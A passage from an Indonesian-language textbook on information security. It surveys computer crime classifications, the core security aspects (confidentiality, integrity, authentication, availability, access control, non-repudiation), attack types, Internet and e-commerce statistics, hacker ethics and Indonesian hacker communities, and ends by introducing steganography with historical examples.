1. Menggunakan satu jenis sistem juga tidak baik. Ini dikenal dengan istilah *mono-culture*, dimana hanya digunakan satu jenis sistem operasi saja atau satu vendor saja. Beberapa waktu yang lalu ada perdebatan mengenai *mono-culture* dan *hetero-culture*. Mana yang lebih baik? Kalau satu vendor saja, bila terkena masalah (virus misalnya yang hanya menyerang satu vendor itu saja), maka akan habis sistem kita. Akan tetapi jika terlalu bervariasi akan muncul masalah seperti diutarakan di atas.

- Kesulitan dari penegak hukum untuk mengejar kemajuan dunia komputer dan telekomunikasi yang sangat cepat. Hukum yang berbasis ruang dan waktu akan mengalami kesulitan untuk mengatasi masalah yang justru terjadi pada sebuah sistem yang tidak memiliki ruang dan waktu. Barang bukti digital juga masih sulit diakui oleh pengadilan Indonesia sehingga menyulitkan dalam pengadilan. Akibatnya pelaku kejahatan cyber hanya dihukum secara ringan sehingga ada kecenderungan mereka melakukan hal itu kembali. (Hal ini akan dibahas lebih detail pada bagian hukum.)
- Semakin kompleksnya sistem yang digunakan¹, seperti semakin besarnya program (*source code*) yang digunakan sehingga semakin besar probabilitas terjadinya lubang keamanan (yang disebabkan kesalahan pemrograman, bugs). Lihat tabel di bawah untuk melihat peningkatan kompleksitas operating system Microsoft Windows. Seperti diungkapkan oleh Bruce Schneier dalam bukunya [43], “*complexity is the worst enemy of security*”.

TABLE 2. Trend meningkatnya kompleksitas software (dari Bruce Schneier [43], hal 357)

| Operating System | Tahun | Jumlah baris code (Lines of codes) |
|------------------|-------|--|
| Windows 3.1 | 1992 | 3 juta |
| Windows NT | 1992 | 4 juta |
| Windows 95 | 1995 | 15 juta |
| Windows NT 4.0 | 1996 | 16,5 juta |
| Windows 98 | 1998 | 18 juta |
| Windows 2000 | 2000 | 35 s/d 60 juta (perkiraan, tergantung dari sumber informasi) |

-
1. Masih ingat dalam benak saya program wordprocessor yang bernama Wordstar yang muat dalam satu disket, dan dijalankan di komputer Apple][yang memiliki memory (RAM) hanya beberapa kiloBytes. Microsoft Word saat ini harus diinstal dengan menggunakan CD-ROM dan membutuhkan komputer dengan RAM MegaBytes. Demikian pula dengan spreadsheet Visicalc yang muat dalam satu disket (360 kBytes). Apakah peningkatan kompleksitas ini memang benar-benar dibutuhkan?

- Semakin banyak perusahaan yang menghubungkan sistem informasinya dengan jaringan komputer yang global seperti Internet. Hal ini membuka akses dari seluruh dunia. (Maksud dari akses ini adalah sebagai target dan juga sebagai penyerang.) Potensi sistem informasi yang dapat dijebol dari mana-mana menjadi lebih besar.

Alasan-alasan di atas membuat populernya bidang security saat ini.

Klasifikasi Kejahatan Komputer

Kejahatan komputer dapat digolongkan kepada yang sangat berbahaya sampai ke yang hanya mengesalkan (*annoying*). Menurut David Icové [20] berdasarkan lubang keamanan, keamanan dapat diklasifikasikan menjadi empat, yaitu:

1. **Keamanan yang bersifat fisik** (*physical security*): termasuk akses orang ke gedung, peralatan, dan media yang digunakan. Beberapa bekas penjahat komputer (*crackers*) mengatakan bahwa mereka sering pergi ke tempat sampah untuk mencari berkas-berkas yang mungkin memiliki informasi tentang keamanan. Misalnya pernah ditemukan coretan password atau manual yang dibuang tanpa dihancurkan. Wiretapping atau hal-hal yang berhubungan dengan akses ke kabel atau komputer yang digunakan juga dapat dimasukkan ke dalam kelas ini. Pencurian komputer dan notebook juga merupakan kejahatan yang bersifat fisik. Menurut statistik, 15% perusahaan di Amerika pernah kehilangan notebook. Padahal biasanya notebook ini tidak dibackup (sehingga data-datanya hilang), dan juga seringkali digunakan untuk menyimpan data-data yang seharusnya sifatnya confidential (misalnya pertukaran email antar direktur yang menggunakan notebook tersebut). *Denial of service*, yaitu akibat yang ditimbulkan sehingga servis tidak dapat diterima oleh pemakai juga dapat dimasukkan ke dalam kelas ini. *Denial of service* dapat dilakukan misalnya dengan mematikan peralatan atau membanjiri saluran komunikasi dengan pesan-pesan (yang dapat berisi apa saja karena yang diutamakan adalah banyaknya jumlah pesan). Beberapa waktu yang lalu ada lubang keamanan dari implementasi protokol TCP/IP yang dikenal dengan istilah *Syn Flood Attack*, dimana sistem (*host*) yang dituju dibanjiri oleh permintaan sehingga dia menjadi

terlalu sibuk dan bahkan dapat berakibat macetnya sistem (*hang*).

Mematikan jalur listrik sehingga sistem menjadi tidak berfungsi juga merupakan serangan fisik.

Masalah keamanan fisik ini mulai menarik perhatian ketika gedung World Trade Center yang dianggap sangat aman dihantam oleh pesawat terbang yang dibajak oleh teroris. Akibatnya banyak sistem yang tidak bisa hidup kembali karena tidak diamankan. Belum lagi hilangnya nyawa.

2. **Keamanan yang berhubungan dengan orang (personel):** termasuk identifikasi, dan profil resiko dari orang yang mempunyai akses (pekerja). Seringkali kelemahan keamanan sistem informasi bergantung kepada manusia (pemakai dan pengelola). Ada sebuah teknik yang dikenal dengan istilah “*social engineering*” yang sering digunakan oleh kriminal untuk berpura-pura sebagai orang yang berhak mengakses informasi. Misalnya kriminal ini berpura-pura sebagai pemakai yang lupa passwordnya dan minta agar diganti menjadi kata lain.
3. **Keamanan dari data dan media serta teknik komunikasi (*communications*).** Yang termasuk di dalam kelas ini adalah kelemahan dalam software yang digunakan untuk mengelola data. Seorang kriminal dapat memasang *virus* atau *trojan horse* sehingga dapat mengumpulkan informasi (seperti password) yang semestinya tidak berhak diakses. Bagian ini yang akan banyak kita bahas dalam buku ini.
4. **Keamanan dalam operasi:** termasuk kebijakan (*policy*) dan prosedur yang digunakan untuk mengatur dan mengelola sistem keamanan, dan juga termasuk prosedur setelah serangan (*post attack recovery*). Seringkali perusahaan tidak memiliki dokumen kebijakan dan prosedur.

Aspek / servis dari security

A computer is secure if you can depend on it and its software to behave as you expect. (Garfinkel and Spafford)

Garfinkel [17] mengemukakan bahwa keamanan komputer (*computer security*) melingkupi empat aspek, yaitu *privacy*, *integrity*, *authentication*, dan *availability*. Selain keempat hal di atas, masih ada dua aspek lain yang juga sering dibahas dalam kaitannya dengan *electronic commerce*, yaitu *access control* dan *non-repudiation*.

Privacy / Confidentiality

Inti utama aspek *privacy* atau *confidentiality* adalah usaha untuk menjaga informasi dari orang yang tidak berhak mengakses. *Privacy* lebih kearah data-data yang sifatnya privat sedangkan *confidentiality* biasanya berhubungan dengan data yang diberikan ke pihak lain untuk keperluan tertentu (misalnya sebagai bagian dari pendaftaran sebuah servis) dan hanya diperbolehkan untuk keperluan tertentu tersebut. Contoh hal yang berhubungan dengan *privacy* adalah e-mail seorang pemakai (*user*) tidak boleh dibaca oleh administrator. Contoh *confidential information* adalah data-data yang sifatnya pribadi (seperti nama, tempat tanggal lahir, social security number, agama, status perkawinan, penyakit yang pernah diderita, nomor kartu kredit, dan sebagainya) merupakan data-data yang ingin diproteksi penggunaan dan penyebarannya. Contoh lain dari *confidentiality* adalah daftar pelanggan dari sebuah *Internet Service Provider* (ISP).

Untuk mendapatkan kartu kredit, biasanya ditanyakan data-data pribadi. Jika saya mengetahui data-data pribadi anda, termasuk nama ibu anda, maka saya dapat melaporkan melalui telepon (dengan berpura-pura sebagai anda) bahwa kartu kredit anda hilang dan mohon penggunaannya diblokir. Institusi (bank) yang mengeluarkan kartu kredit anda akan percaya bahwa saya adalah anda dan akan menutup kartu kredit anda. Masih banyak lagi kekacauan yang dapat ditimbulkan bila data-data pribadi ini digunakan oleh orang yang tidak berhak.

Ada sebuah kasus dimana karyawan sebuah perusahaan dipecat dengan tidak hormat dari perusahaan yang bersangkutan karena kedapatan mengambil data-data gaji karyawan di perusahaan yang bersangkutan. Di perusahaan ini, daftar gaji termasuk informasi yang bersifat *confidential* / rahasia¹.

Dalam bidang kesehatan (*health care*) masalah privacy merupakan topik yang sangat serius di Amerika Serikat. *Health Insurance Portability and Accountability Act* (HIPPA), dikatakan akan mulai digunakan di tahun 2002, mengatakan bahwa rumah sakit, perusahaan asuransi, dan institusi lain yang berhubungan dengan kesehatan harus menjamin keamanan dan privacy dari data-data pasien. Data-data yang dikirim harus sesuai dengan format standar dan mekanisme pengamanan yang cukup baik. Partner bisnis dari institusi yang bersangkutan juga harus menjamin hal tersebut. Suatu hal yang cukup sulit dipenuhi. Pelanggaran akan *act* ini dapat didenda US\$ 250.000 atau 10 tahun di penjara.

Serangan terhadap aspek privacy misalnya adalah usaha untuk melakukan penyadapan (dengan program *sniffer*). Usaha-usaha yang dapat dilakukan untuk meningkatkan *privacy* dan *confidentiality* adalah dengan menggunakan teknologi kriptografi (dengan enkripsi dan dekripsi).

Ada beberapa masalah lain yang berhubungan dengan *confidentiality*. Apabila kita menduga seorang pemakai (sebut saja X) dari sebuah ISP (Z), maka dapatkah kita meminta ISP (Z) untuk membuka data-data tentang pemakai X tersebut? Di luar negeri, ISP Z akan menolak permintaan tersebut meskipun bukti-bukti bisa ditunjukkan bahwa pemakai X tersebut melakukan kejahatan. Biasanya ISP Z tersebut meminta kita untuk menunjukkan surat dari pihak penegak hukum (*subpoena*). Masalah privacy atau confidentiality ini sering digunakan sebagai pelindung oleh orang yang jahat/nakal.

Informasi mengenai privacy yang lebih rinci dapat diperoleh dari situs Electronic Privacy Information Center (EPIC)¹ dan Electronic Frontier Foundation (EFF)².

1. Saya sendiri tadinya tidak memahami mengapa daftar gaji bisa dimasukkan ke kategori confidential. Ternyata terbukanya daftar gaji dapat menyebabkan ketidak-nyamanan dalam bekerja sehari-hari. Misalnya akan timbul pertanyaan mengapa si Fulan menerima gaji lebih besar daripada saya, padahal rasanya kami sama.

1. <http://www.epic.org>

2. <http://www.eff.org>

Integrity

Aspek ini menekankan bahwa informasi tidak boleh diubah tanpa seijin pemilik informasi. Adanya virus, *trojan horse*, atau pemakai lain yang mengubah informasi tanpa ijin merupakan contoh masalah yang harus dihadapi. Sebuah e-mail dapat saja “ditangkap” (*intercept*) di tengah jalan, diubah isinya (*altered, tampered, modified*), kemudian diteruskan ke alamat yang dituju. Dengan kata lain, integritas dari informasi sudah tidak terjaga. Penggunaan *enkripsi* dan *digital signature*, misalnya, dapat mengatasi masalah ini.

Salah satu contoh kasus trojan horse adalah distribusi paket program *TCP Wrapper* (yaitu program populer yang dapat digunakan untuk mengatur dan membatasi akses TCP/IP) yang dimodifikasi oleh orang yang tidak bertanggung jawab. Jika anda memasang program yang berisi trojan horse tersebut, maka ketika anda merakit (*compile*) program tersebut, dia akan mengirimkan eMail kepada orang tertentu yang kemudian memperbolehkan dia masuk ke sistem anda. Informasi ini berasal dari CERT Advisory, “CA-99-01 *Trojan-TCP-Wrappers*” yang didistribusikan 21 Januari 1999. Contoh serangan lain adalah yang disebut “*man in the middle attack*” dimana seseorang menempatkan diri di tengah pembicaraan dan menyamar sebagai orang lain.

Authentication

Aspek ini berhubungan dengan metoda untuk menyatakan bahwa informasi betul-betul asli, orang yang mengakses atau memberikan informasi adalah betul-betul orang yang dimaksud, atau server yang kita hubungi adalah betul-betul server yang asli.

Masalah pertama, membuktikan keaslian dokumen, dapat dilakukan dengan teknologi *watermarking* dan *digital signature*. *Watermarking* juga dapat digunakan untuk menjaga “*intellectual property*”, yaitu dengan menandai dokumen atau hasil karya dengan “tanda tangan” pembuat.

Masalah kedua biasanya berhubungan dengan access control, yaitu berkaitan dengan pembatasan orang yang dapat mengakses informasi. Dalam hal ini pengguna harus menunjukkan bukti bahwa memang dia adalah pengguna yang sah, misalnya dengan menggunakan password,

biometric (ciri-ciri khas orang), dan sejenisnya. Ada tiga hal yang dapat ditanyakan kepada orang untuk menguji siapa dia:

- What you have (misalnya kartu ATM)
- What you know (misalnya PIN atau password)
- What you are (misalnya sidik jari, biometric)

Penggunaan teknologi *smart card*, saat ini kelihatannya dapat meningkatkan keamanan aspek ini. Secara umum, proteksi authentication dapat menggunakan *digital certificates*.

Authentication biasanya diarahkan kepada orang (pengguna), namun tidak pernah ditujukan kepada server atau mesin. Pernahkan kita bertanya bahwa mesin ATM yang sedang kita gunakan memang benar-benar milik bank yang bersangkutan? Bagaimana jika ada orang nakal yang membuat mesin seperti ATM sebuah bank dan meletakkannya di tempat umum? Dia dapat menyadap data-data (informasi yang ada di magnetic strip) dan PIN dari orang yang tertipu. Memang membuat mesin ATM palsu tidak mudah. Tapi, bisa anda bayangkan betapa mudahnya membuat web site palsu yang menyamar sebagai web site sebuah bank yang memberikan layanan Internet Banking. (Ini yang terjadi dengan kasus klikBCA.com.)

Availability

Aspek availability atau ketersediaan berhubungan dengan ketersediaan informasi ketika dibutuhkan. Sistem informasi yang diserang atau dijebol dapat menghambat atau meniadakan akses ke informasi. Contoh hambatan adalah serangan yang sering disebut dengan “*denial of service attack*” (DoS attack), dimana server dikirim permintaan (biasanya palsu) yang bertubi-tubi atau permintaan yang diluar perkiraan sehingga tidak dapat melayani permintaan lain atau bahkan sampai *down*, *hang*, *crash*. Contoh lain adalah adanya *mailbomb*, dimana seorang pemakai dikirim e-mail bertubi-tubi (katakan ribuan e-mail) dengan ukuran yang besar sehingga sang pemakai tidak dapat membuka e-mailnya atau kesulitan mengakses e-mailnya (apalagi jika akses dilakukan melalui saluran telepon). Bayangkan apabila anda dikirim 5000 email dan anda harus mengambil (download) email tersebut melalui telepon dari rumah.

Serangan terhadap availability dalam bentuk DoS attack merupakan yang terpopuler pada saat naskah ini ditulis. Pada bagian lain akan dibahas tentang serangan DoS ini secara lebih rinci. (Lihat “Denial of Service Attack” pada halaman 119.)

Access Control

Aspek ini berhubungan dengan cara pengaturan akses kepada informasi. Hal ini biasanya berhubungan dengan klasifikasi data (public, private, confidential, top secret) & user (guest, admin, top manager, dsb.), mekanisme authentication dan juga privacy. Access control seringkali dilakukan dengan menggunakan kombinasi userid/password atau dengan menggunakan mekanisme lain (seperti kartu, biometrics).

Non-repudiation

Aspek ini menjaga agar seseorang tidak dapat menyangkal telah melakukan sebuah transaksi. Sebagai contoh, seseorang yang mengirimkan email untuk memesan barang tidak dapat menyangkal bahwa dia telah mengirimkan email tersebut. Aspek ini sangat penting dalam hal *electronic commerce*. Penggunaan *digital signature*, *certificates*, dan teknologi kriptografi secara umum dapat menjaga aspek ini. Akan tetapi hal ini masih harus didukung oleh hukum sehingga status dari *digital signature* itu jelas legal. Hal ini akan dibahas lebih rinci pada bagian tersendiri.

Serangan Terhadap Keamanan Sistem Informasi

Security attack, atau serangan terhadap keamanan sistem informasi, dapat dilihat dari sudut peranan komputer atau jaringan komputer yang fungsinya adalah sebagai penyedia informasi. Menurut W. Stallings [45] ada beberapa kemungkinan serangan (*attack*):

- *Interruption*: Perangkat sistem menjadi rusak atau tidak tersedia. Serangan ditujukan kepada ketersediaan (*availability*) dari sistem. Contoh serangan adalah “denial of service attack”.

- *Interception*: Pihak yang tidak berwenang berhasil mengakses aset atau informasi. Contoh dari serangan ini adalah penyadapan (*wiretapping*).
- *Modification*: Pihak yang tidak berwenang tidak saja berhasil mengakses, akan tetapi dapat juga mengubah (*tamper*) aset. Contoh dari serangan ini antara lain adalah mengubah isi dari web site dengan pesan-pesan yang merugikan pemilik web site.
- *Fabrication*: Pihak yang tidak berwenang menyisipkan objek palsu ke dalam sistem. Contoh dari serangan jenis ini adalah memasukkan pesan-pesan palsu seperti e-mail palsu ke dalam jaringan komputer.

Electronic commerce: mengapa sistem informasi berbasis Internet

Sistem informasi saat ini banyak yang mulai menggunakan basis Internet. Ini disebabkan Internet merupakan sebuah platform yang terbuka (*open platform*) sehingga menghilangkan ketergantungan perusahaan pada sebuah vendor tertentu seperti jika menggunakan sistem yang tertutup (*proprietary systems*). Open platform juga mempermudah interoperability antar vendor.

Selain alasan di atas, saat ini Internet merupakan media yang paling ekonomis untuk digunakan sebagai basis sistem informasi. Hubungan antar komputer di Internet dilakukan dengan menghubungkan diri ke link terdekat, sehingga hubungan fisik biasanya bersifat lokal. Perangkat lunak (*tools*) untuk menyediakan sistem informasi berbasis Internet (dalam bentuk server web, ftp, gopher), membuat informasi (HTML editor), dan untuk mengakses informasi (web browser) banyak tersedia. Perangkat lunak ini banyak yang tersedia secara murah dan bahkan gratis.

Alasan-alasan tersebut di atas menyebabkan Internet menjadi media elektronik yang paling populer untuk menjalankan bisnis, yang kemudian dikenal dengan istilah electronic commerce (e-commerce). Dengan diperbolehkannya bisnis menggunakan Internet, maka penggunaan Internet menjadi meledak. Statistik yang berhubungan dengan kemajuan Internet dan e-commerce sangat menakjubkan.

Statistik Internet

Jumlah komputer, server, atau lebih sering disebut *host* yang terdapat di Internet menaik dengan angka yang fantastis. Sejak tahun 1985 sampai dengan tahun 1997 tingkat perkembangannya (*growth rate*) jumlah host setiap tahunnya adalah 2,176. Jadi setiap tahun jumlah host meningkat lebih dari dua kali. Pada saat naskah ini ditulis (akhir tahun 1999), *growth rate* sudah turun menjadi 1,5.

Data-data statistik tentang pertumbuhan jumlah host di Internet dapat diperoleh di “Matrix Maps Quarterly” yang diterbitkan oleh MIDS¹. Beberapa fakta menarik tentang Internet:

- Jumlah host di Internet Desember 1969: 4
- Jumlah host di Internet Agustus 1981: 213
- Jumlah host di Internet Oktober 1989: 159.000
- Jumlah host di Internet Januari 1992: 727.000

Statistik Electronic Commerce

Hampir mirip dengan statistik jumlah host di Internet, statistik penggunaan Internet untuk keperluan e-commerce juga meningkat dengan nilai yang menakjubkan. Berikut ini adalah beberapa data yang diperoleh dari International Data Corporation (IDC):

- Perkiraan pembelian konsumen melalui Web di tahun 1999: US\$ 31 billion (31 milyar dolar Amerika). Diperkirakan pada tahun 2003 angka ini menjadi US\$177,7 billion.
- Perkiraan pembelian bisnis melalui web di tahun 1999: US\$80,4 billion (80,4 milyar dolar Amerika). Diperkirakan pada tahun 2003 angka ini menjadi US\$1.1 trillion.
- Jika diperhatikan angka-angka di atas, maka e-commerce yang sifatnya bisnis (*business to business*) memiliki nilai yang lebih besar dibandingkan yang bersifat *business to consumer*.

1. <http://www.mids.org>

Di Indonesia, e-commerce merupakan sebuah tantangan yang perlu mendapat perhatian lebih serius. Ada beberapa hambatan dan juga peluang di dalam bidang ini. Pembahasan tentang e-commerce di Indonesia dapat dilihat di [26, 36].

Keamanan Sistem Internet

Untuk melihat keamanan sistem Internet perlu diketahui cara kerja sistem Internet. Antara lain, yang perlu diperhatikan adalah hubungan antara komputer di Internet, dan protokol yang digunakan. Internet merupakan jalan raya yang dapat digunakan oleh semua orang (*public*). Untuk mencapai server tujuan, paket informasi harus melalui beberapa sistem (router, gateway, hosts, atau perangkat-perangkat komunikasi lainnya) yang kemungkinan besar berada di luar kontrol dari kita. Setiap titik yang dilalui memiliki potensi untuk dibobol, disadap, dipalsukan [35]. Kelemahan sebuah sistem terletak kepada komponen yang paling lemah.

Asal usul Internet kurang memperhatikan masalah keamanan. Ini mungkin dikarenakan unsur kental dari perguruan tinggi dan lembaga penelitian yang membangun Internet. Sebagai contoh, IP versi 4 yang digunakan di Internet banyak memiliki kelemahan. Hal ini dicoba diperbaiki dengan IP Secure dan IP versi 6.

Hackers, Crackers, dan Etika

*Hackers are like kids putting a 10 pence piece on a railway line to see if the train can bend it, not realising that they risk de-railing the whole train
(Mike Jones: London interview).*

Untuk mempelajari masalah keamanan, ada baiknya juga mempelajari aspek dari pelaku yang terlibat dalam masalah keamanan ini, yaitu para hackers and crackers. Buku ini tidak bermaksud untuk membahas secara terperinci masalah non-teknis (misalnya sosial) dari hackers akan tetapi sekedar memberikan ulasan singkat.

Hackers vs crackers

HACKER. noun. 1. A person who enjoys learning the details of computer systems and how to stretch their capabilities - as opposed to most users of computers, who prefer to learn only the minimum amount necessary. 2. One who programs enthusiastically or who enjoys programming rather than theorizing about programming. (Guy L. Steele, et al., *The Hacker's Dictionary*)

hacker /n./

[originally, someone who makes furniture with an axe] 1. A person who enjoys exploring the details of programmable systems and how to stretch their capabilities, as opposed to most users, who prefer to learn only the minimum necessary. 2. One who programs enthusiastically (even obsessively) or who enjoys programming rather than just theorizing about programming. 3. A person capable of appreciating hack value. 4. A person who is good at programming quickly. 5. An expert at a particular program, or one who frequently does work using it or on it; as in 'a Unix hacker'. (Definitions 1 through 5 are correlated, and people who fit them congregate.) 6. An expert or enthusiast of any kind. One might be an astronomy hacker, for example. 7. One who enjoys the intellectual challenge of creatively overcoming or circumventing limitations. 8. [deprecated] A malicious meddler who tries to discover sensitive information by poking around. Hence 'password hacker', 'network hacker'. The correct term for this sense is cracker.

Sementara itu menurut Concise Oxford English Dictionary

hacker /n.

1. A person who or thing that hacks or cuts roughly.
2. A person whose uses computers for a hobby, esp. to gain unauthorized access to data.

Istilah hackers sendiri masih belum baku karena bagi sebagian orang hackers mempunyai konotasi positif, sedangkan bagi sebagian lain memiliki konotasi negatif. Bagi kelompok yang pertama (*old school*), untuk pelaku yang jahat biasanya disebut *crackers*. Batas antara hacker dan cracker sangat tipis. Batasan ini ditentukan oleh etika, moral, dan integritas dari pelaku sendiri. Untuk selanjutnya dalam buku ini kami akan menggunakan kata hacker sebagai generalisir dari hacker dan cracker, kecuali bila diindikasikan secara eksplisit.

Paul Taylor dalam disertasi PhDnya [47] mengungkapkan adanya tiga kelompok, yaitu *Computer Underground* (CU), *Computer Security Industry*

(CSI), dan kelompok akademis. Perbedaan antar kelompok ini kadang-kadang tidak tegas.

Untuk sistem yang berdomisili di Indonesia secara fisik (*physical*) maupun logik (*logical*) ancaman keamanan dapat datang dari berbagai pihak. Berdasarkan sumbernya, ancaman dapat dikategorikan yang berasal dari luar negeri dan yang berasal dari dalam negeri. Ancaman yang berasal dari luar negeri contohnya adalah hackers Portugal yang mengobrak-abrik beberapa web site milik pemerintah Indonesia.

Berdasarkan motif dari para perusak, ada yang berbasis politik, ekonomi, dan ada juga yang hanya ingin mencari ketenaran. Masalah politik nampaknya sering menjadi alasan untuk menyerang sebuah sistem (baik di dalam maupun di luar negeri). Beberapa contoh dari serangan yang menggunakan alasan politik antara lain:

- Serangan dari hackers Portugal yang mengubah isi beberapa web site milik pemerintah Indonesia dikarenakan hackers tersebut tidak setuju dengan apa yang dilakukan oleh pemerintah Indonesia di Timor Timur. Selain mengubah isi web site, mereka juga mencoba merusak sistem yang ada dengan menghapus seluruh disk (jika bisa).
- Serangan dari hackers Cina dan Taiwan terhadap beberapa web site Indonesia atas kerusuhan di Jakarta (Mei 1998) yang menyebabkan etnis Cina di Indonesia mendapat perlakuan yang tidak adil. Hackers ini mengubah beberapa web site Indonesia untuk menyatakan ketidak-sukaan mereka atas apa yang telah terjadi.
- Beberapa hackers di Amerika menyatakan akan merusak sistem milik pemerintah Iraq ketika terjadi ketegangan politik antara Amerika dan Irak.

Interpretasi Etika Komputasi

Salah satu hal yang membedakan antara crackers dan hackers, atau antara Computer Underground dan Computer Security Industry adalah masalah etika. Keduanya memiliki basis etika yang berbeda atau mungkin memiliki interpretasi yang berbeda terhadap suatu topik yang berhubungan dengan masalah computing. Kembali, Paul Taylor melihat hal ini yang menjadi basis pembeda keduanya. Selain masalah kelompok, kelihatannya umur

juga membedakan pandangan (interpretasi) terhadap suatu topik. Salah satu contoh, Computer Security Industry beranggapan bahwa Computer Underground masih belum memahami bahwa “*computing*” tidak sekedar permainan dan mereka (maksudnya CU) harus melepaskan diri dari “*playpen*”¹.

Perbedaan pendapat ini dapat muncul di berbagai topik. Sebagai contoh, bagaimana pendapat anda tentang memperkerjakan seorang hacker sebagai kepala keamanan sistem informasi anda? Ada yang berpendapat bahwa hal ini sama dengan memperkerjakan penjahat (gali, preman) sebagai kepala keamanan setempat. Jika analogi ini disepakati, maka akibat negatif yang ditimbulkan dapat dimengerti. Akan tetapi para computer underground berpendapat bahwa analogi tersebut kurang tepat. Para computer underground berpendapat bahwa hacking lebih mengarah ke kualitas intelektual dan jiwa pionir. Kalau dianalogikan, mungkin lebih ke arah permainan catur dan masa “*wild west*” (di Amerika jaman dahulu). Pembahasan yang lebih detail tentang hal ini dapat dibaca dalam disertasi dari Paul Taylor [47].

Perbedaan pendapat juga terjadi dalam masalah “*probing*”, yaitu mencari tahu kelemahan sebuah sistem. Computer security industry beranggapan bahwa probing merupakan kegiatan yang tidak etis. Sementara para computer underground menganggap bahwa mereka membantu dengan menunjukkan adanya kelemahan dalam sebuah sistem (meskipun sistem tersebut bukan dalam pengelolaannya). Kalau dianalogikan ke dalam kehidupan sehari-hari (jika anda setuju dengan analoginya), bagaimana pendapat anda terhadap seseorang (yang tidak diminta) yang mencoba-coba membuka-buka pintu atau jendela rumah anda dengan alasan untuk menguji keamanan rumah anda.

Hackers dan crackers Indonesia

Apakah ada hackers dan crackers Indonesia? Tentunya ada. Kedua “*school of thought*” (madzhab) hackers ada di Indonesia. Kelompok yang menganut “*old school*” dimana hacking tidak dikaitkan dengan kejahatan elektronik

1. playpen = boks tempat bayi bermain

umumnya bergabung di berbagai mailing list dan kelompok baik secara terbuka maupun tertutup. Ada beberapa mailing list dimana para hackers bergabung, antara lain:

- Mailing list pau-mikro. Mailing list ini mungkin termasuk yang tertua di Indonesia, dimulai sejak akhir tahun 1980-an oleh yang sedang bersekolah di luar negeri (dimotori oleh staf PAU Mikroelektronika ITB dimana penulis merupakan salah satu motornya, yang kemudian malah menjadi minoritas di milis tersebut). Milis ini tadinya berkedudukan di jurusan elektro University of Manitoba, Canada (sehingga memiliki alamat pau-mikro@ee.umanitoba.ca) dan kemudian pindah menjadi pau-mikro@nusantara.net.
- Hackerlink
- Anti-Hackerlink, yang merupakan lawan dari Hackerlink
- Kecoa Elektronik yang memiliki homepage sendiri di <<http://k-elektronik.org>>
- Indosniffing
- dan masih banyak lainnya yang tidak mau dikenal atau kelompok yang hanya semusiman (kemudian hilang dan tentunya muncul yang baru lagi)

Selain tempat berkumpul hacker, ada juga tempat profesional untuk menjalankan security seperti di

- IDCERT - Indonesia Computer Emergency Response Team
<http://www.cert.or.id>
- Mailing list diskusi@cert.or.id
- Mailing list security@linux.or.id

Dasar-Dasar Keamanan Sistem Informasi

Sebelum melangkah lebih jauh kepada hal yang praktis dalam pengamanan sistem informasi, ada baiknya kita pelajari dasar-dasar (*principles*) dan teori-teori yang digunakan untuk pengamanan sistem informasi. Kriptografi, enkripsi, dan dekripsi (baik dengan menggunakan private-key maupun dengan menggunakan public-key) akan dibahas secara singkat di dalam bab ini. Bagi yang ingin mendalami lebih jauh mengenai kriptografi, disarankan untuk membaca buku-buku yang digunakan sebagai referensi pada bab ini karena bahasan kriptografi bisa menjadi satu buku tersendiri.

David Khan dalam bukunya *The Code-breakers*¹ [24] membagi masalah pengamanan informasi menjadi dua kelompok; *security* dan *intelligence*. Security dikaitkan dengan pengamanan data, sementara intelligence dikaitkan dengan pencarian (pencurian, penyadapan) data. Keduanya sama pentingnya. Bagi sebuah perusahaan, biasanya masalah pengamanan data yang lebih dipentingkan. Sementara bagi militer dan intel, masalah penyadapan data merupakan hal yang penting juga karena ini menyangkut

1. Buku ini merupakan buku klasik di dalam dunia security. Namun sayangnya buku ini lebih banyak membahas hal-hal yang sudah kuno (klasik). Maklum, buku ini dibuat pada tahun 60-an dan hanya baru-baru ini diperbaharui dengan topik baru, seperti topik public-key cryptography.

keamanan negara. Hal ini menimbulkan masalah baru seperti masalah privasi dan keamanan negara, masalah *spy versus spy*.

TABLE 3. Security & Intelligence (dari David Kahn)

| Security | Intelligence |
|--|---|
| Signal security: steganography, traffic security (call sign changes, dummy message, radio silence), cryptography | Signal intelligence: intercepting & direction finding, traffic analysis, cryptanalysis |
| Electronic security: emission security (shifting radar frequency), counter-countermeasures (looking through jammed radar) | Electronic intelligence: electronic reconnaissance (eavesdropping on radar emission), countermeasure (jamming, false radar echoes) |

Majalah IEEE Spectrum bulan April 2003 menceritakan tentang penyadapan internasional yang dilakukan oleh beberapa negara yang dimotori oleh Amerika Serikat, Inggris, dan Australia. Penyadapan ini dilakukan secara besar-besaran di udara, darat, dan laut. Jadi, masalah penyadapan informasi negara bukan isapan jempol lagi. Ini sudah menjadi informasi yang terbuka.

Melakukan penyadapan dan mengelola data yang disadap bukan hal yang mudah. Apalagi jika volume dari data tersebut sangat besar. Masalah itu menjadi fokus bahasan dari IEEE Spectrum edisi April 2003 tersebut. Bagaimana melakukan penyadapan terhadap pembicaraan orang melalui telepon? Bagaimana mendeteksi kata-kata tertentu? Perlukan semua hasil sadapan disimpan dalam database? Seberapa besar databasenya? Bagaimana proses *data mining*, pencarian informasi dari database tersebut. Masih banyak pertanyaan-pertanyaan lain yang belum terjawab secara teknis.

Pengamanan data dapat dilakukan dengan dua cara, yaitu *steganography*¹ dan *cryptography*. Biasanya kita hanya familier dengan cara yang terakhir saja. Namun steganografi juga memiliki banyak manfaat.

1. Steganography akan diterjemahkan menjadi steganografi. Cryptography akan diterjemahkan menjadi kriptografi.

Steganografi

Pengamanan dengan menggunakan steganografi membuat seolah-oleh pesan rahasia tidak ada atau tidak nampak. Padahal pesan tersebut ada. Hanya saja kita tidak sadar bahwa ada pesan tersebut di sana. Contoh steganografi antara lain:

- Di jaman perang antara Yunani dan Persia, pesan rahasia disembunyikan dengan cara menuliskannya di meja (mebel) yang kemudian dilapisi dengan lilin (*wax*). Ketika diperiksa, pesan tidak nampak. Akan tetapi sesampainya di tujuan pesan tersebut dapat diperoleh kembali dengan mengupas (kerok) lilin yang melapisinya.
- Di jaman Histalaeus, pesan disembunyikan dengan cara membuat tato di kepala budak yang telah digunduli. Kemudian ditunggu sampai rambut budak tersebut mulai tumbuh baru sang budak dikirim melalui penjagaan musuh. Ketika diperiksa di pintu gerbang lama memang sang budak tidak membawa pesan apa-apa. Sesampainya di tujuan baru sang budak dicukur oleh sang penerima pesan untuk dapat dibaca pesannya. (Bagaimana cara menghapus pesannya? Sadis juga.)
- Pesan rahasia dapat juga dikirimkan dengan mengirim surat pembaca ke sebuah surat kabar. Huruf awal setiap kalimat (atau bisa juga setiap kata) membentuk pesan yang ingin diberikan. Cara lain adalah dengan membuat puisi dimana huruf awal dari setiap baris membentuk kata-kata pesan sesungguhnya.
